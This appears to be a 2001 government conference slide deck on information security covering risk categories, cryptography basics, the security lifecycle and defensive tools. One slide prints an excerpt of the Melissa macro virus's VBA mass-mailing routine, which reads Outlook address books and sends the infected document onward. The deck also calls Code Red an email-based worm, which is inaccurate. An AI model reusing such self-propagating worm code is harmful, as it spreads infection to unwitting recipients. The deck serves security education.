




Electronic Access Conference
emagine
2001

Student Financial Assistance

THE U.S. Department of
EDUCATION



Information Security: Protecting your Digital Resources



Discussion Agenda

- Goals of an intrusion
- Categories of Risk
- Effects and consequences of a compromise
- Techniques of Security
- Reducing the risk - Security Lifecycle



Intrusion Goals

- ↪ Defacement
- 🕒 Utilization of resources as an anonymous platform for other attacks
- 🕒 Performance degradation
- 🕒 Data collection/manipulation



Risk Categories

- Hacking - usually accomplished by known vulnerability in COTS software
- Cracking - usually accomplished by 'guessing' weak or default passwords
- Spoofing - impersonation used to obtain credentials (telephonic, email, website, etc)

All 3 intend on receiving 'elevated privileges'



Risk Categories (cont)

- Trojan Horse - typically self-replicating email-based worms (i.e. Code Red)
- Denial - denial of service (i.e. ping flood)
- Sabotage - disgruntled Systems Engineer
- Unintentional - natural disaster
- and more...



Melissa

```
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "... by
    Kwyjibo" Then
If UngaDasOutlook = "Outlook" Then
    DasMapiName.Logon "profile", "password"
    For y = 1 To DasMapiName.AddressLists.Count
    Set AddyBook = DasMapiName.AddressLists(y)
    x = 1
    Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
    For oo = 1 To AddyBook.AddressEntries.Count
        Peep = AddyBook.AddressEntries(x) BreakUmOffASlice.Recipients.Add
        Peep x = x + 1
        If x 50 Then oo = AddyBook.AddressEntries.Count
    Next oo
    BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
    BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-
        )"
    BreakUmOffASlice.Attachments.Add ActiveDocument.FullName BreakUmOffASlice.Send
    Peep = ""
    Next y
```



Effects of a Compromise

- Unreliable data - surreptitious manipulation or explicit destruction
- Bad neighbor - not even recognizing you've been compromised and being used as a platform for attack
- Performance - if there is any...



Consequences

- Financial - data restoration, downtime, liquidated damages, etc.
- Legal - due diligence is required to protect privacy act data, consumer information, etc
- Lost Confidence - it's a tough sell to say to customers/business partners "it won't happen again"



Who would do such a thing...

- Criminal
- Magician
- Consumer Advocate
- Political Activist (WTO, Civil Rights, etc)
- “Cyber-Warrior”
- Security Professional*



Core Security Services

- Identification/Authentication
 - something you know/have/are
- Authorization
 - providing the right services to the right user
- Confidentiality
 - Message obfuscation through cryptography
- Integrity
 - Is that what I sent or stored?



Cryptography 101

- Symmetric
 - 1 key shared between parties
 - simple to manage, inexpensive to deploy
 - high encryption speeds
- Asymmetric
 - 2 distinct, but mathematically related, keys for each person (one public, one private)
 - More secure, expensive, used in PKI
 - slower encryption speeds



Cryptography 201

■ Algorithm Choices

- Various choices with different strengths/weaknesses - RC5, DES, AES, etc
- Usually based on 'hard problems' (i.e. factoring involving large prime numbers)

■ Key Sizes

- The larger the key, the more difficult it is to 'break' the code



Things to avoid in a COTS Vendor...

- Trust Us, we're experts - Right...
- Secret Algorithms - So how good are they?
- Revolutionary Breakthrough - Security is like new pharmaceuticals, not cars.
- Unbreakability - no such thing (brute force)




So how do we protect ourselves?

- Holistic approach
- Determine the true value at risk, then determine the level of protection
- Be prepared to invest financial and human resources
- Balance convenience w/security
- Recognize it's a journey...




Security Lifecycle




Plan your work...

A Security Policy Document is critical to successfully define minimum security criteria for a given system.


- All AGI should participate and sign off
- Template can be tailored to business risk/value



Security Policy Template




- Network Layer Policies
 - router, FW, DNS policies
- Application Layer Policies
 - token characteristics, crypto specifications
- Operating System Policies
 - vendors, patch levels, minimum install
- Operational Policies
 - backups, staffing/access, incident notification/response, virus updates
- System Architecture Policies
 - IVV, imposed standards, policy maintenance



Design


- Design in concert with the Security Plan
- Architects should have security experience
- Define the resources to secure and the mechanisms to do it (i.e. SSL will be used for screens containing SSN)
- Select technologies that have superior track records





Develop

- Develop in concert with the Security Plan
- Share the importance of security with the team
- Perform peer code reviews for weakness/backdoors




Test

■ Vulnerability Analysis

- measures system exposure
- tools
 - NMAP - opensource port scanner
 - CyberScanner - commercial multi-function scanner
 - SATAN - opensource multi-function scanner

■ Independent Penetration Testing

- 3rd party verification of security status of a system
- many companies offering “white-hat” services






Maintain

Two Main Aspects of Maintenance

- Tool Oriented
- Process/Procedure Oriented




Maintain - Tools

■ Intrusion Detection

- active monitoring of network protocol traffic, log files, port scanning
- responses from alarms to countermeasures!
- i.e. ManHunt by Recourse Technologies, BlackICE Defender, Network ICE


■ Content Monitoring

- active monitoring of server file content
- automated alert/recovery on file modification (defacement)
- i.e. Tripwire for Servers by Tripwire




Maintain - Tools

- Honeypot Monitoring
 - diversionary tactic
 - Dummy “site” to entice, expose, then exhaust a hacker
 - i.e. Deception ToolKit (DTK), ManTrap by Recourse Technologies
- Tarpits <?>
 - entice then entrap self-replicators
 - i.e. LaBrea



Maintain - Processes


- Security Awareness
 - Subscribe to weekly newsletters (SANS)
- Protect your authentication tokens
 - no posties
 - no sharing
- Review the FBI's "Top 20 Security Mistakes" issued on 10/2/2001 and make sure you aren't wanted!
(<http://66.129.1.101/top20.htm>)





Maintain - Processes



- Configuration Management
 - Use defined procedures for modifications
 - Require review boards
 - Allow only authorized staff make changes
 - Regular virus prevention
- Backup
 - Offsite
 - Rotated media



Maintain - Processes

■ Hmm...

“At the CERT® Coordination Center, we have learned that over 95% of all network intrusions could be avoided by keeping your computer systems up to date with patches from your operating system and applications vendors. If you do nothing else, you should install these patches wherever possible, and as quickly as possible.”





Internet Resources

Resource	URL	Comment
Systems Administration, Networking, and Security (SANS)	www.sans.org	Excellent email newsletter, hosts the FBI/SANS Top 20 list
CERT by Carnegie-Mellon	www.cert.org	One of the original security sites on the net
RSA Labs Cryptography FAQ	www.rsasecurity.com/rsalabs/faq/index.html	Learn how cryptography works
Attrition – Hacker Site	www.attrition.org	Their motto: “Don’t let school get in the way of your education”
PentaSafe Publications	www.baselinesoft.com	Security Policy Templates



Thanks for coming!

This presentation will be posted at
this site at the conclusion of the
EAC series

<http://edeworkshop.ncspearson.com/>

Thank you and see you next year!